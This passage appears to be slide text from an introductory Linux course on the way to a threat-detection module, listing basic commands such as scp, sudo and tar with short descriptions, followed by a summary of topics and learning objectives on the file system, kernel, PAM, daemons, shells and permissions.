- scp: Copy files or directories to remote host
- stat: Display file or file system status
- sudo: Access root from regular user account
- tar: Archiving and compressing files
- touch: Create a file or modify timestamps
- which: Command to search for executable files
- who: Show who is logged on

*Most important command
to explain other commands
man: Formats and displays the
online manual pages*



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Summary

- Intro to Linux
- Linux Operating System
- Key Linux components
- User space and Kernel space
- Linux files
- Linux permissions
- Linux logging
- Linux application
- Useful command line interface syntax

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Objectives

- Describe the major Linux file system directories
- Describe the Linux Kernel
- Describe shared libraries for Linux
- Describe Pluggable Authentication Modules
- Describe Linux Daemons
- List four common shell types for Linux
- Describe the difference between user space and Kernel space
- Describe the three special permissions in Linux



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Questions?

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Threat Detection: Linux Environment



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